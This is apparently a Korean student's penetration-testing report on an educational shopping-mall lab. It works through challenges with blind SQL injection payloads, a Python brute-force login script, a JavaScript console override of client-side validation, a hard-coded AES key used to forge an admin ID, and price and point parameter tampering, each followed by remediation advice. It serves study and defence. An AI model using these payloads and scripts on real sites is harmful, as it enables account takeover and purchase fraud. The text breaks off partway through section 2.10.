취약점 진단 및 모의해킹 대응

모의해킹 풀이과정 보고서

2025.10.3

김형준

목차

1. 개요 3

2. 문제풀이 .....

2.1 쇼핑몰 1 번 문제 4

2.2 쇼핑몰 2 번 문제 6

2.3 쇼핑몰 4 번 문제 8

2.4 쇼핑몰 5 번 문제 9

2.5 쇼핑몰 6 번 문제 12

2.6 쇼핑몰 7 번 문제 13

2.7 쇼핑몰 8 번 문제 14

2.8 쇼핑몰 9 번 문제 15

2.9 쇼핑몰 10 번 문제 16

2.10 쇼핑몰 11 번 문제 17

2.11 쇼핑몰 12 번 문제 19

2.12 쇼핑몰 13 번 문제 20

2.13 쇼핑몰 15 번 문제 21

3. 느낀점 24

개요

본 보고서는 교육용 실습 환경(쇼핑몰 웹 애플리케이션)에 제공된 문제(1 번~15 번 중 3 번·14 번 제외)에 대해 수행한 취약점 진단의 결과를 종합적으로 정리한 문서입니다. 본 진단의 주된 목적은 실습을 통해 웹 애플리케이션에서 자주 발생하는 보안 약점을 확인하고, 재현 가능한 증적을 확보하였습니다. 활동은 학습 목적의 모의해킹 범위 내에서 진행되었으며, 실제 서비스 운영 환경에 대한 비파괴적 검증 절차로 수행되었습니다.

다수의 실습 항목에서 클라이언트 측 입력 검증·암호화 로직이 존재하였으나 서버 측 검증이 미비하여 파라미터 위조, 권한 우회 및 타 계정에 대한 민감 정보 변경이 가능함을 확인하였습니다. 또한 일부 흐름에서는 비밀번호 또는 인증 관련 값이 클라이언트에서 변형된 형태로 전송되었으나, 서버에서의 재검증 및 안전한 해시 처리 용 여부가 불명확하여 추가적인 위험이 존재합니다.

본 보고서의 한계와 전제는 다음과 같습니다. 본 진단은 교육용 실습 서버를 대상으로 하였으며, 실습 환경의 설정·패치 수준에 따라 결과가 달라질 수 있습니다. 또한 외부 네트워크·인프라영향으로 일부 공격 벡터가 실습 환경에서 다르게 동작할 수 있으므로, 운영 환경에 적용하기 전에는 별도의 사전 검증을 권장합니다. 마지막으로 본 보고서는 발견된 취약점의 기술적 재현 절차와 개선권고를 중심으로 구성되었으며, 조직적·관리적 대책(운영 프로세스·교육 등)은 별도 권고문에서 추가로 제시합니다.

2.1 쇼핑몰 1 번 문제 (Blind SQL Injection)

<table>
<tr><th>구분</th><th colspan="3">설명</th></tr>
<tr><td rowspan="2">발견 URL</td><td>URL</td><td>파라미터</td><td>메뉴</td></tr>
<tr><td>https://lab.eqst.co.kr:8110/practice/practice01/detail?</td><td>Id</td><td>Practice01 > detail</td></tr>
<tr><td>문제 설명</td><td colspan="3">DB User 명을 획득하여 검색창에 입력하세요.</td></tr>
<tr><td>풀이과정</td><td colspan="3">
메인 상품 검색은 검색어를 입력으로 받아 화면에 띄우는 것으로 미루어 보았을 때 SELECT * FROM 상품 WHERE 상품명 like '%검색어%'와 같은 SQL 문으로 추정하였습니다.

상세 페이지는 SELECT * FROM 상품 상세 WHERE 상품번호 = _번호_와 같은 SQL 문으로 추측하였습니다.


따라서 id 파라미터를 통한 숫자형 기반 인젝션 가능성을 확인하였습니다.

LENGTH(USER) > 0 은 DB 함수 USER(또는 CURRENT_USER() 등 DB 에서 현재 연결된 사용자 문자열을 반환하는 함수)를 호출해 길이를 재는 표현입니다.

WHERE 조건이 상품번호 = 6 AND TRUE 가 되어 참일 때, 쿼리는 상품 상세 테이블의 (특정 행이 아닌) 조건을 만족하는 행들을 반환하거나 응답의 형태가 변합니다.


페이로드에 SQL 문을 삽입하여 DB 에서 boolean 조건을 참/거짓으로 만들고 웹 응답 차이를 관찰해서 SQL 인젝션 존재를 확인하는 기법 사용하였습니다.

<table>
<tr><th colspan="2">DB USER 길이 확인</th></tr>
<tr><td>입력값</td><td>61 OR LENGTH(USER)=8</td></tr>
<tr><td>결과</td><td> 
</td></tr>
</table>
</td></tr>
</table>

USER 명의 길이가 8 임을 확인하였습니다.

SUBSTR(문자열, 시작위치, 길이) : 문자열의 시작위치에서부터 길이만큼의 부분 문자열을 반환합니다.

ASCII(문자) : 주어진 문자에 대응하는 ASCII(또는 문자 코드) 값을 정수로 반환합니다.

DB USER 명 확인	
입력값	**6 OR ASCII(SUBSTR(USER,1,1))=85** **…** **6 OR ASCII(SUBSTR(USER,8,1))=68**
결과	

DB USER 명이 USEWORLD 임을 확인할 수 있습니다.

정답	user_is_my_nickname
대응방안	Prepared Statement / 파라미터화 쿼리 사용 — 숫자든 문자열이든 사용자 입력을 쿼리 문자열에 직접 삽입하지 않아야 합니다.. 타입 검증 및 강제 캐스팅 — id 는 정수여야 한다면 서버에서 정수로 엄격히 변환하고 범위를 검증해야합니다.

2.2 쇼핑몰 2 번 문제 (Brute Forcing Attack)

<table>
<tr><th>구분</th><th colspan="3">설명</th></tr>
<tr><td rowspan="2">발견 URL</td><td>URL</td><td>파라미터</td><td>메뉴</td></tr>
<tr><td>https://lab.eqst.co.kr:8110/practice/practice02</td><td>Id,pw</td><td>Practice02 > login</td></tr>
<tr><td>문제 설명</td><td colspan="3">admin 으로 로그인하여 Flag 를 획득하세요.
- Hint : 비밀번호는 숫자 4 개(Easy)</td></tr>
<tr><td>풀이과정</td><td colspan="3">로그인 시 서버에 보내지는 패킷을 프록시툴로 확인한 결과 memberid 와 password 파라미터를 포함함을 알 수 있다. 이를 통해 0~9999 까지 brute force 하여 password 를 알아낼 수 있습니다.

POST /practice/practice02/login HTTP/1.1
Host: lab.eqst.co.kr:8110
Cookie: TSTORAGE_SID=1759200303600.9917; tillerApiType=mustang; TOP_RS=-7774618322769387224;
PHPSESSID=6c6ef2fd91993b5747137bb458f19c8c; JSESSIONID=51905A753B87A3A7129C75B426D7DD25
Content-Type: application/x-www-form-urlencoded

_csrf=8758f1be-9efd-413c-b464-33be6f257880&memberid=rlagudwns&password=RLAgudwns%40%40

Brute Force Attack

입력값

import requests

주소 = "https://lab.eqst.co.kr:8110/practice/practice02/login"
헤더 = {"Content-Type": "application/x-www-form-urlencoded"}
쿠키 = {"JSESSIONID":"51905A753B87A3A7129C75B426D7DD25"}
데이터 = {"_csrf":"8758f1be-9efd-413c-b464-33be6f257880",
"memberid":"admin",
"password": "0000"}

응답 = requests.post(url=주소, headers=헤더, cookies=쿠키, data=데이터)

for i in range(800, 10000):
pw = str(i).zfill(4)
데이터['password'] = pw
응답 = requests.post(url=주소, headers=헤더, cookies=쿠키, data=데이터)


if '로그인에 실패했습니다.' in 응답.text:
print(f"{pw}는 비밀번호 아님!")
else:
print(f"비밀번호 찾았다! {pw}")
break</td></tr>
</table>

<table>
<tr><td></td><td>
<table>
<tr><td>결과</td><td>0800는 비밀번호 아님!
0801는 비밀번호 아님!
0802는 비밀번호 아님!
0803는 비밀번호 아님!
0804는 비밀번호 아님!
0805는 비밀번호 아님!
0806는 비밀번호 아님!
0807는 비밀번호 아님!
0808는 비밀번호 아님!
0809는 비밀번호 아님!
비밀번호 찾았다! 0810</td></tr>
</table>
비밀번호는 0810 임을 확인할 수 있습니다.
</td></tr>
<tr><td>정답</td><td>password_is_my_birthday</td></tr>
<tr><td>대응방안</td><td>계정 로그인 실패가 연속 n 회(예: 5 회) 발생하면 Redis 또는 DB 에 실패 카운트와 타임스탬프를 기록하고 15 분간 계정을 일시 잠금하거나 점진적 지연을 부과하되, 원격 DoS 방지를 위해 잠금 판단은 IP·계정·디바이스의 조합으로 제한합니다.
로그인 엔드포인트에는 IP/계정별 레이트 리밋을 적용(예: 일반 요청 IP 당 100req/min, 로그인은 더 엄격 적용)하여 nginx limit_req_zone 등으로 요청 속도를 제어합니다.</td></tr>
</table>

2.3 쇼핑몰 4 번 문제 (Insufficient user authentication)

<table>
<tr><th>구분</th><th colspan="3">설명</th></tr>
<tr><td rowspan="2">발견 URL</td><td>URL</td><td>파라미터</td><td>메뉴</td></tr>
<tr><td>https://lab.eqst.co.kr:8110/practice/practice04/findpwqa</td><td>memberid</td><td>Practice04 > login > findpw > findpwqa</td></tr>
<tr><td>문제 설명</td><td colspan="3">새 비밀번호를 등록하여 admin 으로 로그인하세요.</td></tr>
<tr><td>풀이과정</td><td colspan="3">새 비밀번호 등록 페이지에서 비밀번호를 변경할 대상 아이디가 readonly 속성을 가진 input 태그에 담겨 있는 것을 확인했습니다.

readonly 속성은 브라우저에서의 편집만 막을 뿐, 요청 자체를 변조하는 것은 막지 못하는 클라이언트 측 보호 조치에 불과하다는 점을 파악했습니다.

Value 의 값을 admin 으로 변경 후 forward 합니다.

admin 으로 아이디가 변경되었음을 확인할 수 있습니다.</td></tr>
<tr><td>정답</td><td colspan="3">encrypted_memberid</td></tr>
<tr><td>대응방안</td><td colspan="3">폼에서 ID 필드 제거 또는 화면 출력 전용으로 변경하여야 합니다.

비밀번호 업데이트 쿼리는 파라미터화/준비문 사용해야 합니다.</td></tr>
</table>

2.4 쇼핑몰 5 번 문제 (Bypass JavaScript filtering)

<table>
<tr><th>구분</th><th colspan="3">설명</th></tr>
<tr><td rowspan="2">발견 URL</td><td>URL</td><td>파라미터</td><td>메뉴</td></tr>
<tr><td>https://lab.eqst.co.kr:8110/practice/practice05/signin</td><td>pw</td><td>Practice05 > signin</td></tr>
<tr><td>문제 설명</td><td colspan="3">입력값 검증을 우회하여 비밀번호를 0 으로 가입하세요.</td></tr>
<tr><td>풀이과정</td><td colspan="3">분석 결과, 비밀번호를 입력하지 않거나 정책에 맞지 않게 입력한 상태에서 회원가입 버튼을 클릭하면 브라우저가 서버로 패킷을 전송하지 않고 클라이언트 측에서 경고 메시지를 출력하는 것을 확인하였습니다.
반면 비밀번호가 정책에 부합하도록 입력한 뒤 회원가입을 진행하면 패킷 캡처에서 전송되는 비밀번호가 브라우저 측 스크립트에 의해 암호화(또는 변환)된 상태로 서버에 전송되는 것이 관찰되었습니다.
개발자 도구로 practice05.js 파일의 inputCheck() 함수를 확인하여 위 동작이 클라이언트 측 검증 및 암호화 로직에 의해 수행되고 있음을 확인했습니다.

<pre>function inputCheck() {
    var inputValue = $(".inputValue").val();
    var reg = /^(?=.*?[A-Z])(?=.*?[a-z])(?=.*?[0-9])(?=.*?[#?!@$%^&*-]).{8,}$/;
    var hangulcheck = /[ㄱ-ㅎㅏ-ㅣ가-힣]/;
    if (false === reg.test(inputValue)) {
        inputInvalid(pwErrorarray[0]);
        return false
    } else if (/(₩w)₩1₩1₩1/.test(inputValue)) {
        inputInvalid(pwErrorarray[1]);
        return false;
    } else if (inputValue.search(/₩s/) != -1) {
        inputInvalid(pwErrorarray[2]);
        return false;
    } else if (hangulcheck.test(inputValue)) {
        inputInvalid(pwErrorarray[3]);
        return false;
    }
    var encInput = encryptString(inputValue);
    $(".inputValue").val(encInput);
    return true;
}</pre>


모든 검증 로직이 클라이언트(브라우저)에서만 수행된다는 점입니다.

클라이언트 측 스크립트는 사용자가 브라우저 개발자 도구를 통해 임의로 변경·조작할 수 있으며, 이는 검증 로직의 완전성을 보장하지 못합니다.

특히 함수 자체를 덮어쓰거나 입력 필드 값을 강제로 조작하면 검증 절차를 우회할 수 있어, 클라이언트 신뢰에만 의존하는 설계는 심각한 보안 취약점으로 이어집니다.</td></tr>
</table>

	Bypass JavaScript filtering

입력값	if (!window.__orig_inputCheck__) {
	  window.__orig_inputCheck__ = window.inputCheck;
	  console.log('원본 inputCheck 백업됨 ->
	window.__orig_inputCheck__');
	}
	
	  try {
	  var inputValue = $(".inputValue").val();
	  if (inputValue === '0') {
	  if (typeof encryptString === 'function') {
	  var encInput = encryptString(inputValue);
	  $(".inputValue").val(encInput);
	  } else {
	  $(".inputValue").val(inputValue);
	  }
	  console.log("inputCheck 우회: '0' 입력을
	허용합니다.");
	  return true;
	  }
	  if (typeof window.__orig_inputCheck__ ===
	'function') {
	  return window.__orig_inputCheck__();
	  }
	  return true;
	  } catch (e) {
	  console.error('inputCheck override error:', e);
	  return true;
	  }
	};
	
	var pw = document.querySelector('#password') ||
	document.querySelector('.inputValue') ||
	document.querySelector('input[name="password"]');
	var conf = document.querySelector('#passwordconfirm') ||
	document.querySelector('input[name="passwordconfirm"]');
	if (pw) { pw.value = '0'; if (conf) conf.value = '0';
	console.log("비밀번호 필드에 '0' 설정됨. 제출하세요.");
	}

결과	 원본 함수 백업: 기존 inputCheck() 함수를 전역변수에 저장하여 필요 시 복구할 수 있도록 합니다. 함수 덮어쓰기(Override): inputCheck()를 재정의하여 입력값이 특정 조건(예: '0')일 경우 검증을 생략하고 바로 암호화 및 true 반환으로 통과시키도록 구현합니다. 이 재정의는 다른 입력에 대해서는 원본 로직을 호출하도록 구성할 수 있습니다. 입력 필드 강제 설정: 콘솔을 통해 비밀번호 및 확인 필드 값을 강제로 '0'으로 설정한 뒤 폼을 제출하여 가입을 완료합니다. 이 과정은 모두 클라이언트 측 조작만으로 가능하며, 서버 측에서 동일한 검증을 재수행하지 않을 경우 곧바로 계정 생성 성공으로 이어집니다.
정답	javascript_filtering
대응방안	클라이언트 측 검증은 언제든 우회될 수 있으므로 모든 비밀번호 검증 규칙(문자 종류·길이·반복 금지 등)은 서버에서 강제 검증하고 안전한 해시(예: Argon2, bcrypt)로 저장해야 합니다. 추가로 약한 비밀번호 차단, 가입 레이트리밋·CAPTCHA, 가입 이상 징후(짧은 비밀번호·동일 IP 다중 가입) 로그·알림을 통해 탐지·차단 체계를 확보해야 합니다.

2.5 쇼핑몰 6 번 문제 (Insufficient user authorization)

<table>
<tr><th>구분</th><th colspan="3">설명</th></tr>
<tr><td rowspan="2">발견 URL</td><td>URL</td><td>파라미터</td><td>메뉴</td></tr>
<tr><td>https://lab.eqst.co.kr:8110/practice/practice06/quit</td><td>Id</td><td>Practice06 > profile > quitinfo > quit</td></tr>
<tr><td>문제 설명</td><td colspan="3">admin 을 탈퇴시켜 Flag 를 획득하세요.</td></tr>
<tr><td>풀이과정</td><td colspan="3">분석 결과, 사용자의 ID 가 URL 파라미터로 포함되어 전송되는 것을 확인하였습니다.


페이지에 포함된 practice06.js 파일을 조사한 결과 회원 ID 를 암호화하는 함수와 암호화에 사용되는 비밀 문구(passphrase)가 하드코딩되어 외부에 노출되어 있었습니다.

해당 파일 내에는 var passphrase = "useworldseyongkim"; 라인으로 암호화 키가 "useworldseyongkim"임이 명확히 드러났습니다.

<pre>var passphrase = "useworldseyongkim";

function encryptMemberid(text) {
    var encrypt = CryptoJS.AES.encrypt(text, passphrase);
    return encrypt.toString();
}</pre>

암호화는 practice06.js 에 정의된 encryptMemberid(text) 함수를 이용해 수행하였습니다.


<table>
<tr><th colspan="2">Insufficient user authorization</th></tr>
<tr><td>입력값</td><td>https://lab.eqst.co.kr:8110/practice/practice06/quit?id={암호화한 값}</td></tr>
<tr><td>결과</td><td> 
</td></tr>
</table>
</td></tr>
<tr><td>대응방안</td><td colspan="3">클라이언트에 하드코딩된 암호화 키 노출로 인한 권한 탈취를 방지하기 위해 회원 탈퇴 등 민감 연산은 즉시 비활성화하고 노출 키를 폐기·교체한 뒤, 민감 처리와 검증은 서버에서만 수행되도록 서버발행 서명 토큰기반 검증과 재인증을 도입해야 합니다.</td></tr>
</table>

2.6 쇼핑몰 7 번 문제 (Parameter Modulation)

<table>
<tr><th>구분</th><th colspan="3">설명</th></tr>
<tr><td rowspan="2">발견 URL</td><td>URL</td><td>파라미터</td><td>메뉴</td></tr>
<tr><td>https://lab.eqst.co.kr:8110/practice/practice07/modify</td><td>setpoint</td><td>Practice07 > profile > modify</td></tr>
<tr><td>문제 설명</td><td colspan="3">admin 을 탈퇴시켜 Flag 를 획득하세요.</td></tr>
<tr><td>풀이과정</td><td colspan="3">분석 결과, 회원정보 페이지에서 포인트 입력란이 웹 UI 상 readonly 속성으로 비활성화되어 있어 화면에서는 값 수정이 불가능하였고, 최초의 수정 요청 패킷에는 포인트 관련 파라미터가 포함되지 않았습니다.

클라이언트 측 readonly 또는 UI 제한만으로 민감한 값을 보호한 반면, 서버는 해당 파라미터의 존재·무결성·권한을 충분히 검증하지 않아 임의 파라미터 주입으로 값이 변경될 수 있었습니다.


프록시를 통해 요청에 point=99999 파라미터를 추가하여 전송하였습니다.

<table>
<tr><th colspan="2">Parameter Modulation</th></tr>
<tr><td>입력값</td><td>https://lab.eqst.co.kr:8110/practice/practice07/modify _csrf=70aa2 ...
&setpoint=99999</td></tr>
<tr><td>결과</td><td> 
</td></tr>
</table>
</td></tr>
<tr><td>대응방안</td><td colspan="3">모든 입력 파라미터는 클라이언트를 신뢰하지 않고 서버에서 필수 검증(타입·범위·허용값 화이트리스트)하며, 허용되지 않은 파라미터는 무시 또는 에러 처리하고 포인트 등 민감 변경은 비밀번호 재입력 또는 2 차 인증을 통한 재인증 및 권한 확인을 의무화해야 합니다.</td></tr>
</table>

2.7 쇼핑몰 8 번 문제 (Parameter Modulation)

<table>
<tr><th>구분</th><th colspan="3">설명</th></tr>
<tr><td rowspan="2">발견 URL</td><td>URL</td><td>파라미터</td><td>메뉴</td></tr>
<tr><td>https://lab.eqst.co.kr:8110/practice/practice08/order</td><td>shipmentfee</td><td>Practice08 > detail> orderinfo > order</td></tr>
<tr><td>문제 설명</td><td colspan="3">상품을 100 원으로 구매 후 구매확정하세요.</td></tr>
<tr><td>풀이과정</td><td colspan="3">분석 결과, shipmentfee 파라미터만이 검증을 진행하지않음을 확인하였습니다.


프록시툴을 이용하여 shipmentfee 파라미터 값을 변조하였습니다.

<table>
<tr><th colspan="2">Parameter Modulation</th></tr>
<tr><td>입력값</td><td>https://lab.eqst.co.kr:8110/practice/practice08/order _csrf=70aa2 ...
&shipmentfee=-358900</td></tr>
<tr><td>결과</td><td> 
</td></tr>
</table></td></tr>
<tr><td>정답</td><td colspan="3">shipmentfee_cannot_be_negative</td></tr>
<tr><td>대응방안</td><td colspan="3">모든 입력 파라미터는 클라이언트를 신뢰하지 않고 서버에서 필수 검증(타입·범위·허용값 화이트리스트)하며, 허용되지 않은 파라미터는 무시 또는 에러 처리하고 포인트 등 민감 변경은 비밀번호 재입력 또는 2 차 인증을 통한 재인증 및 권한 확인을 의무화해야 합니다.</td></tr>
</table>

2.8 쇼핑몰 9 번 문제 (Parameter Modulation)

<table>
<tr><th>구분</th><th colspan="3">설명</th></tr>
<tr><td rowspan="2">발견 URL</td><td>URL</td><td>파라미터</td><td>메뉴</td></tr>
<tr><td>https://lab.eqst.co.kr:8110/practice/practice09/order</td><td>usepoint</td><td>Practice09 > detail> orderinfo > order</td></tr>
<tr><td>문제 설명</td><td colspan="3">상품을 100 원으로 구매 후 구매확정하세요.</td></tr>
<tr><td>풀이과정</td><td colspan="3">분석 결과, usepoint 파라미터만이 검증을 진행하지않음을 확인하였습니다.


프록시툴을 이용하여 usepoint 파라미터 값을 변조하였습니다.

<table>
<tr><th colspan="2">Parameter Modulation</th></tr>
<tr><td>입력값</td><td>https://lab.eqst.co.kr:8110/practice/practice09/order _csrf=70aa2 ... &usepoint =361900</td></tr>
<tr><td>결과</td><td> 
</td></tr>
</table></td></tr>
<tr><td>정답</td><td colspan="3">point_overflow</td></tr>
<tr><td>대응방안</td><td colspan="3">모든 입력 파라미터는 클라이언트를 신뢰하지 않고 서버에서 필수 검증(타입·범위·허용값 화이트리스트)하며, 허용되지 않은 파라미터는 무시 또는 에러 처리하고 포인트 등 민감 변경은 비밀번호 재입력 또는 2 차 인증을 통한 재인증 및 권한 확인을 의무화해야 합니다.</td></tr>
</table>

2.9 쇼핑몰 10 번 문제 (Parameter Modulation)

<table>
<tr><th>구분</th><th colspan="3">설명</th></tr>
<tr><td rowspan="2">발견 URL</td><td>URL</td><td>파라미터</td><td>메뉴</td></tr>
<tr><td>https://lab.eqst.co.kr:8110/practice/practice10/payment</td><td>totalprice</td><td>Practice10 > detail> orderinfo > order > payment</td></tr>
<tr><td>문제 설명</td><td colspan="3">상품을 100 원으로 구매 후 구매확정하세요.</td></tr>
<tr><td>풀이과정</td><td colspan="3">분석 결과, totalprice 파라미터만이 검증을 진행하지않음을 확인하였습니다.

프록시툴을 이용하여 totalprice 파라미터 값을 변조하였습니다.

<table>
<tr><th colspan="2">Parameter Modulation</th></tr>
<tr><td>입력값</td><td>https://lab.eqst.co.kr:8110/practice/practice10/payment?orderlistid=46615 ...
&totalprice=100&payment=eqstpay</td></tr>
<tr><td>결과</td><td> 
</td></tr>
</table></td></tr>
<tr><td>정답</td><td colspan="3">point_overflow</td></tr>
<tr><td>대응방안</td><td colspan="3">모든 입력 파라미터는 클라이언트를 신뢰하지 않고 서버에서 필수 검증(타입·범위·허용값 화이트리스트)하며, 허용되지 않은 파라미터는 무시 또는 에러 처리하고 포인트 등 민감 변경은 비밀번호 재입력 또는 2 차 인증을 통한 재인증 및 권한 확인을 의무화해야 합니다.</td></tr>
</table>

2.10 쇼핑몰 11 번 문제 (Parameter Modulation)

<table>
<tr><th>구분</th><th colspan="3">설명</th></tr>
<tr><td rowspan="2">발견 URL</td><td>URL</td><td>파라미터</td><td>메뉴</td></tr>
<tr><td>https://lab.eqst.co.kr:8110/practice/practice11/order</td><td>e2edata</td><td>Practice11 > detail> orderinfo > order</td></tr>
<tr><td>문제 설명</td><td colspan="3">상품을 100 원으로 구매 후 구매확정하세요.</td></tr>
<tr><td>풀이과정</td><td colspan="3">사용자가 결제 버튼을 누르면 클라이언트 측 핸들러가 checkTotalPrice()를 호출하여 price, count, shipmentfee, usepoint, coupondiscount 등 주문 금액 요소를 계산하고, 계산 결과를 화면과 숨겨진 폼 필드(input[name=totalprice], input[name=price2] 등)에 반영합니다.

